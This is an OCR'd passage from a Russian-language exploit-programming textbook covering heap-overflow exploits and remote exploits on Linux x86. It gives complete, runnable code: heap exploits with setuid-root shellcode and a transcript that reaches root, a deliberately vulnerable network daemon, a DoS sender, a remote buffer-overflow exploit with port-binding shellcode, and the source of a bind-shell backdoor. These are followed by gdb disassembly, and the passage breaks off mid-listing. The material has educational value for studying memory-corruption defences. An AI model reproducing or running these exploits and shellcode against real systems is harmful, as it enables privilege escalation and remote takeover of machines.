

Рис. 13.7. Переполнение кучи фальшивыми кусками



Рис. 13.8. Переполнение кучи фальшивыми кусками (улучшенный способ)

Адрес функции `free()` в GOT определяется следующим образом:

```
# objdump -R ./heap_vuln | grep free
080496ec R_386_JUMP_SLOT free
```

Для того чтобы определить адрес шеллкода в уязвимом буфере, воспользуемся утилитой `ltrace`:

```
# ltrace ./heap_vuln 2>&1 | grep 200
malloc(200)                     = 0x080497b8
```

Полученное значение является началом куска, поэтому мы к нему должны добавить значение 8, чтобы пропустить поля `prev_size` и `size`.

Проверка работы первого эксплоита:

```
# gcc heap_vuln.c -o heap_vuln
# gcc expl_heap1.c -o expl_heap1
# chmod ug+s ./heap_vuln
# ls -la ./heap_vuln
-rwsr-sr-x    1 root     root         14222 Apr  20 04:18 ./heap_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_heap1
(вывод пропущен)
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

Работа второго эксплоита проверяется по аналогии (листинг 13.33).

Листинг 13.33. Эксплоит с размещением шеллкода в уязвимом буфере (expl_heap1.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define FREE_GOT_ADDRESS 0x080496ec
#define RET (0x080497b8 + 8)
#define GARBAGE 0x12345678

char shellcode[]=
  "\xeb\x0aXXXXXXXXXX"
  "\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
  "\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
```

```
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff"
  "/bin/sh";

int main()
{
  char buf[300];
  char *p;

  p = buf;
  *((void **)p) = (void *)(GARBAGE);
  p += 4;
  *((void **)p) = (void *)(GARBAGE);
  p += 4;
  memcpy(p, shellcode, strlen(shellcode));
  p += strlen(shellcode);
  memset(p, 'A', 200 - 2 * 4 - strlen(shellcode));
  p += (200 - 2 * 4 - strlen(shellcode));
  *((size_t *)p) = (size_t)(GARBAGE & ~0x1);
  p += 4;
  *((size_t *)p) = (size_t)(-4);
  p += 4;
  *((void **)p) = (void *)(FREE_GOT_ADDRESS - 12);
  p += 4;
  *((void **)p) = (void *)(RET);
  p += 4;
  *p = '\0';

  execl("./heap_vuln", "heap_vuln", buf, 0);

  return 0;
}
```

Листинг 13.34. Эксплоит с размещением шеллкода во внешней переменной (expl_heap2.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define FREE_GOT_ADDRESS 0x080496ec
```



```
#define GARBAGE 0x12345678

char shellcode[]=
  "\xeb\x0aXXXXXXXXXX"
  "\x33\xc0\x31\xdb\xb0\x17\xcd\x80"
  "\x33\xc0\x31\xdb\xb0\x2e\xcd\x80"
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
  "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff"
  "/bin/sh";

int main()
{
  char *env[] = {shellcode, NULL};
  char buf[300];
  long ret;
  char *p;

  ret = 0xc0000000 - 6 - strlen(shellcode) - strlen("./heap_vuln");
  p = buf;
  memset(p, 'A', 200);
  p += 200;
  *((size_t *)p) = (size_t)(GARBAGE & ~0x1);
  p += 4;
  *((size_t *)p) = (size_t)(-4);
  p += 4;
  *((void **)p) = (void *)(FREE_GOT_ADDRESS - 12);
  p += 4;
  *((void **)p) = (void *)(ret);
  p += 4;
  *p = '\0';

  execle("./heap_vuln", "heap_vuln", buf, NULL, env);

  return 0;
}
```

Глава 14

Удаленные эксплоиты

Удаленные эксплоиты по своему внутреннему исполнению существенно отличаются от локальных эксплоитов, но общий принцип работы у них в целом схож. Он состоит в следующем: на уязвимый сервер посылается заранее сконструированная строка с шеллкодом, которая переполняет буфер (если речь об ошибке переполнения буфера) и выполняет шеллкод. Шеллкод открывает доступ к командной оболочке сервера на определенном порту или иным способом дает доступ к уязвимому серверу.

Все исходные коды программ из этой главы вы можете найти на компакт-диске в директории \PART III\Chapter 14\.

14.1. Пример уязвимой службы

Удаленная служба (демон) может содержать те же самые основные типы уязвимостей, которые мы уже рассматривали для локальных эксплоитов: переполнение буфера в стеке, в .bss, в куче, ошибка форматной строки. Мы рассмотрим программирование удаленных эксплоитов только на примере ошибки переполнения буфера в стеке. С остальными типами уязвимостей по аналогии вы сможете разобраться самостоятельно. В листинге 14.1 приведен пример уязвимой службы.

Листинг 14.1. Уязвимая служба (vulnserver.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
```



```
#define BUFFER_SIZE 1000
#define NAME_SIZE 2000

hello_client(int sock)
{
  char buf[BUFFER_SIZE];
  char name[NAME_SIZE];
  int nbytes;

  strcpy(buf, "Your name: ");
  send(sock, buf, strlen(buf), 0);

  if ( (nbytes = recv(sock, name, sizeof(name), 0)) > 0) {
    name[nbytes-1] = '\0';
    sprintf(buf, "Hello %s\r\n", name);
    send(sock, buf, strlen(buf), 0);
  }
}

int main(int argc, char *argv[])
{
  int sd;
  int clisd;
  struct sockaddr_in servaddr;

  if (argc != 2) {
    printf("Usage: %s <port>\n", argv[0]);
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;

  servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
```

```
servaddr.sin_port = htons(atoi(argv[1]));

if (bind(sd, (struct sockaddr*)&servaddr, sizeof(servaddr)) != 0) {
  perror("bind() failed");
  exit(-1);
}

if (listen(sd, 30) != 0) {
  perror("listen() failed");
  exit(-1);
}

for(;;) {
  if ( (clisd = accept(sd, NULL, NULL)) < 0) {
    perror("accept() failed");
    exit(-1);
  }

  hello_client(clisd);
  close(clisd);
 }

 return 0;
}
```

Проверим его работу:

```
# gcc vulnserver.c -o vulnserver
# ./vulnserver 7777
```

Число 7777 — это порт, на котором мы запускаем службу. Если запускать ее с правами root, то можно выбрать любой порт. Непривилегированный пользователь может выбрать только порт, лежащий вне диапазона 1—1024.

Теперь можно присоединиться к службе при помощи стандартного telnet-клиента:

```
# telnet 127.0.0.1 7777
Trying 127.0.0.1...
Connected to localhost (127.0.0.1).
Escape character is '^]'.
Your name: Sklyaroff
```



```
Hello Sklyaroff
Connection closed by foreign host.
#
```

Как видите, он просто запрашивает имя и высылает в ответ приветствие.

14.2. DoS-эксплоит

В коде службы определен буфер `buf` размером 1000 байтов, в который копируется введенное имя, при этом само имя может содержать 2000 байтов. Следовательно, если клиент введет имя, содержащее больше 1000 символов, то буфер после копирования в него имени функцией `sprintf()` переполнится.

Так как вручную вводить 1000 символов неудобно, напишем DoS-эксплоит, который будет посылать строку заданной длины (листинг 14.2). Для его работы нужно в командной строке задать IP-адрес сервера, порт уязвимой службы и число посылаемых байтов (длину строки). DoS-эксплоит отсылает строку заданной длины, состоящую только из одних символов "A" (код 0x41).

Листинг 14.2. DoS-эксплоит (dos.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <string.h>

int main(int argc, char *argv[])
{
 int sd;
 int i;
 int nbytes;
 char *buf;
 struct sockaddr_in servaddr;

 if (argc != 4) {
  printf("Usage : dos <ip> <port> <number of bytes>\n\n");
  exit(-1);
```

```
}

nbytes = atoi(argv[3]);
buf = (char*)malloc(nbytes);

servaddr.sin_family = AF_INET;
servaddr.sin_addr.s_addr = inet_addr(argv[1]);
servaddr.sin_port = htons(atoi(argv[2]));

if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
  perror("socket() failed");
  exit(-1);
}

memset(buf, 'A', nbytes);

if (connect(sd, (struct sockaddr*)&servaddr, sizeof(servaddr)) != 0) {
  perror("connect() failed");
  exit(-1);
  }

  send(sd, buf, strlen(buf), 0);

  free(buf);
  close(sd);
}
```

Если послать нашей уязвимой службе 1500 байтов:

```
# gcc dos.c -o dos
# ./dos
Usage : dos <ip> <port> <number of bytes>
# ./dos 127.0.0.1 7777 1500
```

то она аварийно завершится с сообщением "Segmentation fault (core dumped)".

14.3. Построение удаленного эксплоита

Так как буфер в нашей службе определяется в функции `hello_client()`, то, значит, в стеке должен находиться адрес возврата из этой функции. Следовательно, мы можем переписать этот адрес возврата таким образом, чтобы управление было передано шеллкоду.

Для определения адреса возврата из функции `hello_client()` запустим наш сервер в отладчике gdb:

```
# gdb -q ./vulnserver
(gdb) r 30000
Starting program: /home/ ./vulnserver 30000
```

Мы запустили службу на 30000 порту. Теперь воспользуемся вновь DoS-эксплоитом:

```
# ./dos 127.0.0.1 30000 2000
```

После этого отладчик выведет следующее:

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Мы переписали адрес возврата в стеке, в итоге в регистр EIP восстановилось значение `0x41414141`, программа обратилась по этому адресу и аварийно завершилась. Мы можем просмотреть содержимое регистров:

```
(gdb) x $esp
0xbffff9d0:     0x41414141
(gdb) i r ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
(gdb)
```

Теперь посмотрим содержимое буфера:

```
(gdb) x/200bx $esp-200
0xbffff908: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff910: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff918: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff920: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff928: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff930: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff938: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff940: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff948: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff950: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff958: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff960: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff968: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff970: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff978: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
```

```
0xbffff980: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff988: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff990: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff998: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff9a0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff9a8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff9b0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff6b8: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffff6c0: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
---Type <return> to continue, or q <return> to quit---
```

В нашем эксплоите мы можем взять за адрес возврата один из этих адресов. Лучше выбирать адрес, лежащий где-то посередине буфера.

В эксплоите мы используем Port-Binding шеллкод, который после своего выполнения откроет нам доступ к оболочке на порту уязвимого сервера. О программировании Port-Binding шеллкодов и других видов удаленных шеллкодов мы поговорим в следующем разделе этой главы.

Эксплоит должен послать строку более 1000 байтов, поэтому мы подготавливаем буфер, равный 1050 байтам, — этого должно быть достаточно, чтобы переписать адрес возврата. Сначала буфер заполняется командами NOP (код 0x90), затем в середину буфера помещается шеллкод, а в конце буфера расположатся адреса возврата. То есть отправляемая строка будет иметь следующий стандартный вид:

```
NOP NOP NOP ... Shellcode ... RET RET RET
```

В листинге 14.3 приведен исходный код удаленного эксплоита.

Проверим работу нашего удаленного эксплоита на локальной машине. Запустим сначала в одном терминальном окне уязвимую службу:

```
# gcc vulnserver.c -o vulnserver
# ./vulnserver 60000
```

А в другом окне выполним эксплоит:

```
# gcc expl_remote.c -o expl_remote
Usage: ./expl_remote <target> <port> <ret>
# ./expl_remote 127.0.0.1 60000 0xbffff970
```

В случае успеха шеллкод откроет 30464 порт, на который можно подсоединиться утилитой netcat:

```
#.nc 127.0.0.1 30464
id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon), 3(sys),
4(adm), 6(disk), 10(wheel)
```


Листинг 14.3. Удаленный эксплоит (expl_remote.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <string.h>

char shellcode[] =
/* main: */
    "\xeb\x72"              /* jmp line */
/* start: */
    "\x5e"                  /* popl %esi */
/* socket(AF_INET, SOCK_STREAM, 0) */
    "\x31\xc0"              /* xorl %eax, %eax */
    "\x89\x46\x10"          /* movl %eax, 0x10(%esi) */
    "\x40"                  /* incl %eax */
    "\x89\xc3"              /* movl %eax, %ebx */
    "\x89\x46\x0c"          /* movl %eax, 0x0c(%esi) */
    "\x40"                  /* incl %eax */
    "\x89\x46\x08"          /* movl %eax, 0x08(%esi) */
    "\x8d\x4e\x08"          /* leal 0x08(%esi), %ecx */
    "\xb0\x66"              /* movb $0x66, %al */
    "\xcd\x80"              /* int $0x80 */
/* bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) */
    "\x43"                  /* incl %ebx */
    "\xc6\x46\x10\x10"      /* movb $0x10, 0x10(%esi) */
    "\x66\x89\x5e\x14"      /* movw %bx, 0x14(%esi) */
    "\x88\x46\x08"          /* movb %al, 0x08(%esi) */
    "\x31\xc0"              /* xorl %eax, %eax */
    "\x89\xc2"              /* movl %eax, %edx */
    "\x89\x46\x18"          /* movl %eax, 0x18(%esi) */
    "\xb0\x77"              /* movb $0x77, %al */
    "\x66\x89\x46\x16"      /* movw %ax, 0x16(%esi) */
    "\x8d\x4e\x14"          /* leal 0x14(%esi), %ecx */
    "\x89\x4e\x0c"          /* movl %ecx, 0x0c(%esi) */
    "\x8d\x4e\x08"          /* leal 0x08(%esi), %ecx */
```

```
    "\xb0\x66"          /* movb $0x66, %al */
    "\xcd\x80"          /* int $0x80 */

/* listen(sd, 1) */
    "\x89\x5e\x0c"      /* movl %ebx, 0x0c(%esi) */
    "\x43"              /* incl %ebx */
    "\x43"              /* incl %ebx */
    "\xb0\x66"          /* movb $0x66, %al */
    "\xcd\x80"          /* int $0x80 */

/* accept(sd, NULL, 0) */
    "\x89\x56\x0c"      /* movl %edx, 0x0c(%esi) */
    "\x89\x56\x10"      /* movl %edx, 0x10(%esi) */
    "\xb0\x66"          /* movb $0x66, %al */
    "\x43"              /* incl %ebx */
    "\xcd\x80"          /* int $0x80 */

/* dup2(cli, 0) */
    "\x86\xc3"          /* xchgb %al, %bl */
    "\xb0\x3f"          /* movb $0x3f, %al */
    "\x31\xc9"          /* xorl %ecx, %ecx */
    "\xcd\x80"          /* int $0x80 */

/* dup2(cli, 1) */
    "\xb0\x3f"          /* movb $0x3f, %al */
    "\x41"              /* incl %ecx */
    "\xcd\x80"          /* int $0x80 */

/* dup2(cli, 2) */
    "\xb0\x3f"          /* movb $0x3f, %al */
    "\x41"              /* incl %ecx */
    "\xcd\x80"          /* int $0x80 */

/* execl() */
    "\x88\x56\x07"      /* movb %dl, 0x07(%esi) */
    "\x89\x76\x0c"      /* movl %esi, 0x0c(%esi) */
    "\x87\xf3"          /* xchgl %esi, %ebx */
    "\x8d\x4b\x0c"      /* leal 0x0c(%ebx), %ecx */
    "\xb0\x0b"          /* movb $0x0b, %al */
```



```
    "\xcd\x80"          /* int $0x80 */
/* line: */
    "\xe8\x89\xff\xff\xff"  /* call start */
    "/bin/sh";

int main(int argc, char *argv[])
{
  char buf[1050];
  long ret;
  char *ptr;
  long *addr_ptr;
  int sd, i;
  struct hostent *hp;
  struct sockaddr_in remote;

  if(argc != 4) {
    fprintf(stderr, "Usage: %s <target> <port> <ret>\n", argv[0]);
    exit(-1);
  }

  ret = strtoul(argv[3], NULL, 16);

  memset(buf, 0x90, 1050);
  memcpy(buf+1001-sizeof(shellcode) , shellcode, sizeof(shellcode));
  buf[1000] = 0x90;
  for(i = 1002; i < 1046; i += 4) {
    * ((int *) &buf[i]) = ret;
  }
  buf[1050] = 0x0;

  if ( (hp = gethostbyname(argv[1])) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
```

```
  }

  remote.sin_family = AF_INET;
  remote.sin_addr = *((struct in_addr *)hp->h_addr);
  remote.sin_port = htons(atoi(argv[2]));

  if (connect(sd, (struct sockaddr *)&remote, sizeof(remote)) == -1) {
    perror("connect() failed");
    close(sd);
    exit(-1);
  }

  send(sd, buf, sizeof(buf), 0);

  close(sd);
}
```

14.4. Удаленные шеллкоды

Удаленные шеллкоды имеют существенные отличия от шеллкодов, которые используются в локальных эксплоитах. Существует множество видов удаленных шеллкодов, мы рассмотрим все основные из них.

14.4.1. Port-Binding шеллкод

Данный вид шеллкода в сущности является "Bind Shell" бекдором, который мы рассматривали в *гл. 11*. Port-Binding шеллкод просто открывает доступ к командной оболочке на определенном порту. В листинге 14.4 приведен исходный код такого шеллкода.

Листинг 14.4. Port-Binding шеллкод (bindport.c)

```
#include <stdio.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

int sd, cli;
```



```
struct sockaddr_in servaddr;

int main()
{
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = INADDR_ANY;
  servaddr.sin_port = htons(30464);
  sd = socket(AF_INET, SOCK_STREAM, 0);
  bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr));
  listen(sd, 1);
  cli = accept(sd, NULL, 0);
  dup2(cli, 0);
  dup2(cli, 1);
  dup2(cli, 2);
  execl("/bin/sh", "sh", NULL);
}
```

Откомпилируем и дизассемблируем программу при помощи gdb:

```
# gcc bindport.c -o bindport -g --static
# gdb -q ./bindport
```

Дизассемблируем сначала функцию `main()` (листинг 14.5).

Листинг 14.5. Дизассемблированная функция `main()`

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481e0 <main>:    push %ebp
0x80481e1 <main+1>:   mov %esp,%ebp
0x80481e3 <main+3>:   sub $0x8,%esp
0x80481f5 <main+21>:  movw $0x2,0x809f9a0
0x80481fe <main+30>:  movl $0x0,0x809f9a4
0x8048208 <main+40>:  sub $0xc,%esp
0x804820b <main+43>:  push $0x7700
0x8048210 <main+48>:  call 0x804d350 <htons>
0x8048215 <main+53>:  add $0x10,%esp
0x8048218 <main+56>:  mov %eax,%eax
0x804821a <main+58>:  mov %eax,%eax
0x804821c <main+60>:  mov %ax,0x809f9a2
0x8048222 <main+66>:  sub $0x4,%esp
```

```
0x8048225 <main+69>:  push $0x0
0x8048227 <main+71>:  push $0x1
0x8048229 <main+73>:  push $0x2
0x804822b <main+75>:  call 0x804d330 <__socket>
0x8048230 <main+80>:  add $0x10,%esp
0x8048233 <main+83>:  mov %eax,%eax
0x8048235 <main+85>:  mov %eax,0x809f9b4
0x804823a <main+90>:  sub $0x4,%esp
0x804823d <main+93>:  push $0x10
0x804823f <main+95>:  push $0x809f9a0
0x8048244 <main+100>: pushl 0x809f9b4
0x804824a <main+106>: call 0x804d2f0 <bind>
0x804824f <main+111>: add $0x10,%esp
0x8048252 <main+114>: sub $0x8,%esp
0x8048255 <main+117>: push $0x1
0x8048257 <main+119>: pushl 0x809f9b4
0x804825d <main+125>: call 0x804d310 <listen>
0x8048262 <main+130>: add $0x10,%esp
0x8048265 <main+133>: sub$0x4,%esp
0x8048268 <main+136>: push $0x0
0x804826a <main+138>: push $0x0
0x804826c <main+140>: pushl 0x809f9b4
0x8048272 <main+146>: call 0x804d2d0 <__libc_accept>
0x8048277 <main+151>: add $0x10,%esp
0x804827a <main+154>: mov %eax,%eax
0x804827c <main+156>: mov %eax,0x809f9b0
0x8048281 <main+161>: sub $0x8,%esp
0x8048284 <main+164>: push $0x0
0x8048286 <main+166>: pushl 0x809f9b0
0x804828c <main+172>: call 0x804d190 <__dup2>
0x8048291 <main+177>: add $0x10,%esp
0x8048294 <main+180>: sub $0x8,%esp
0x8048297 <main+183>: push $0x1
0x8048299 <main+185>: pushl 0x809f9b0
0x804829f <main+191>: call 0x804d190 <__dup2>
0x80482a4 <main+196>: add $0x10,%esp
0x80482a7 <main+199>: sub $0x8,%esp
0x80482aa <main+202>: push $0x2
0x80482ac <main+204>: pushl 0x809f9b0
```



```
0x80482b2 <main+210>: call 0x804d190 <__dup2>
0x80482b7 <main+215>: add $0x10,%esp
0x80482ba <main+218>: sub $0x4,%esp
0x80482bd <main+221>: push $0x0
0x80482bf <main+223>: push $0x808e528
0x80482c4 <main+228>: push $0x808e52b
0x80482c9 <main+233>: call 0x804ccd0 <execl>
0x80482ce <main+238>: add $0x10,%esp
0x80482d1 <main+241>: leave
0x80482d2 <main+242>: ret
End of assembler dump.
(gdb)
```

Затем дизассемблируем отдельно функции `socket()`, `bind()`, `listen()`, `accept()` и `dup2()` (листинги 14.6—14.10).

Листинг 14.6. Дизассемблированная функция `socket()`

```
(gdb) disassemble socket
Dump of assembler code for function __socket:
0x804d330 <__socket>: mov %ebx,%edx
0x804d332 <__socket+2>: mov $0x66,%eax
0x804d337 <__socket+7>: mov $0x1,%ebx
0x804d33c <__socket+12>: lea 0x4(%esp,1),%ecx
0x804d340 <__socket+16>: int $0x80
0x804d342 <__socket+18>: mov %edx,%ebx
0x804d344 <__socket+20>: cmp 0xffffff83,%eax
0x804d347 <__socket+23>: jae 0x8054470 <__ syscall_error>
0x804d34d <__socket+29>: ret
End of assembler dump.
(gdb)
```

Листинг 14.7. Дизассемблированная функция `bind()`

```
(gdb) disassemble bind
Dump of assembler code for function bind:
0x804d2f0 <bind>: mov %ebx,%edx
0x804d2f2 <bind+2>: mov $0x66,%eax
0x804d2f7 <bind+7>: mov $0x2,%ebx
```

```
0x804d2fc <bind+12>: lea 0x4(%esp,1),%ecx
0x804d300 <bind+16>: int $0x80
0x804d302 <bind+18>: mov %edx,%ebx
0x804d304 <bind+20>: cmp $0xffffff83,%eax
0x804d307 <bind+23>: jae 0x8054470 <__ syscall_error>
0x804d30d <bind+29>: ret
End of assembler dump.
(gdb)
```

Листинг 14.8. Дизассемблированная функция `listen()`

```
(gdb) disassemble listen
Dump of assembler code for function listen:
0x804d310 <listen>: mov %ebx,%edx
0x804d312 <listen+2>: mov $0x66,%eax
0x804d317 <listen+7>: mov $0x4,%ebx
0x804d31c <listen+12>: lea 0x4(%esp,1),%ecx
0x804d320 <listen+16>: int $0x80
0x804d322 <listen+18>: mov %edx,%ebx
0x804d324 <listen+20>: cmp $0xffffff83,%eax
0x804d327 <listen+23>: jae 0x8054470 <__ syscall_error>
0x804d32d <listen+29>: ret
End of assembler dump.
(gdb)
```

Листинг 14.9. Дизассемблированная функция `accept()`

```
(gdb) disassemble accept
Dump of assembler code for function __libc_accept:
0x804d2d0 <__libc_accept>: mov %ebx,%edx
0x804d2d2 <__libc_accept+2>: mov $0x66,%eax
0x804d2d7 <__libc_accept+7>: mov $0x5,%ebx
0x804d2dc <__libc_accept+12>: lea 0x4(%esp,1),%ecx
0x804d2e0 <__libc_accept+16>: int $0x80
0x804d2e2 <__libc_accept+18>: mov %edx,%ebx
0x804d2e4 <__libc_accept+20>: cmp $0xffffff83,%eax
0x804d2e4 <__libc_accept+23>: jae 0x8054470 <__ syscall_error>
0x804d2ed <__libc_accept+29>:ret
End of assembler dump.
(gdb)
```


Листинг 14.10. Дизассемблированная функция `dup2()`

```
(gdb) disassemble dup2
Dump of assembler code for function __dup2:
0x804d190 <__dup2>: mov %ebx,%edx
0x804d192 <__dup2+2>: mov 0x8(%esp,1),%ecx
0x804d196 <__dup2+6>: mov 0x4(%esp,1),%ebx
0x804d19a <__dup2+10>: mov $0x3f,%eax
0x804d19f <__dup2+15>: mov $0x80
0x804d1a1 <__dup2+17>: mov %edx,%ebx
0x804d1a3 <__dup2+19>: cmp $0xfffff001,%eax
0x804d1a8 <__dup2+24>: jae 0x8054470 <__syscall_error>
0x804d1ae <__dup2+30>: ret
End of assembler dump.
(gdb)
```

На основе полученных дизассемблированных функций подготовим шеллкод на ассемблере (листинг 14.11). Поступаем аналогично тому, как мы делали в *разд. 13.1.3*.

Листинг 14.11. Предварительный удаленный шеллкод

```
int main()
{
    asm ("jmp line
start:
        popl %esi

/* socket(AF_INET, SOCK_STREAM, 0) */
        xorl %eax, %eax
        movl %eax, 0x10(%esi)
        incl %eax
        movl %eax, %ebx
        movl %eax, 0x0c(%esi)
        incl %eax
        movl %eax, 0x08(%esi)
        leal 0x08(%esi), %ecx
        movb $0x66, %al
        int $0x80

/* bind(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) */
```

```
        incl %ebx
        movb $0x10, 0x10(%esi)
        movw %bx, 0x14(%esi)
        movb %al, 0x08(%esi)
        xorl %eax, %eax
        movl %eax, %edx
        movl %eax, 0x18(%esi)
        movb $0x77, %al
        movw %ax, 0x16(%esi)
        leal 0x14(%esi), %ecx
        movl %ecx, 0x0c(%esi)
        leal 0x08(%esi), %ecx
        movb $0x66, %al
        int $0x80

/* listen(sd, 1) */
        movl %ebx, 0x0c(%esi)
        incl %ebx
        incl %ebx
        movb $0x66, %al
        int $0x80

/* accept(sd, NULL, 0) */
        movl %edx, 0x0c(%esi)
        movl %edx, 0x10(%esi)
        movb $0x66, %al
        incl %ebx
        int $0x80

/* dup2(cli, 0) */
        xchgb %al, %bl
        movb $0x3f, %al
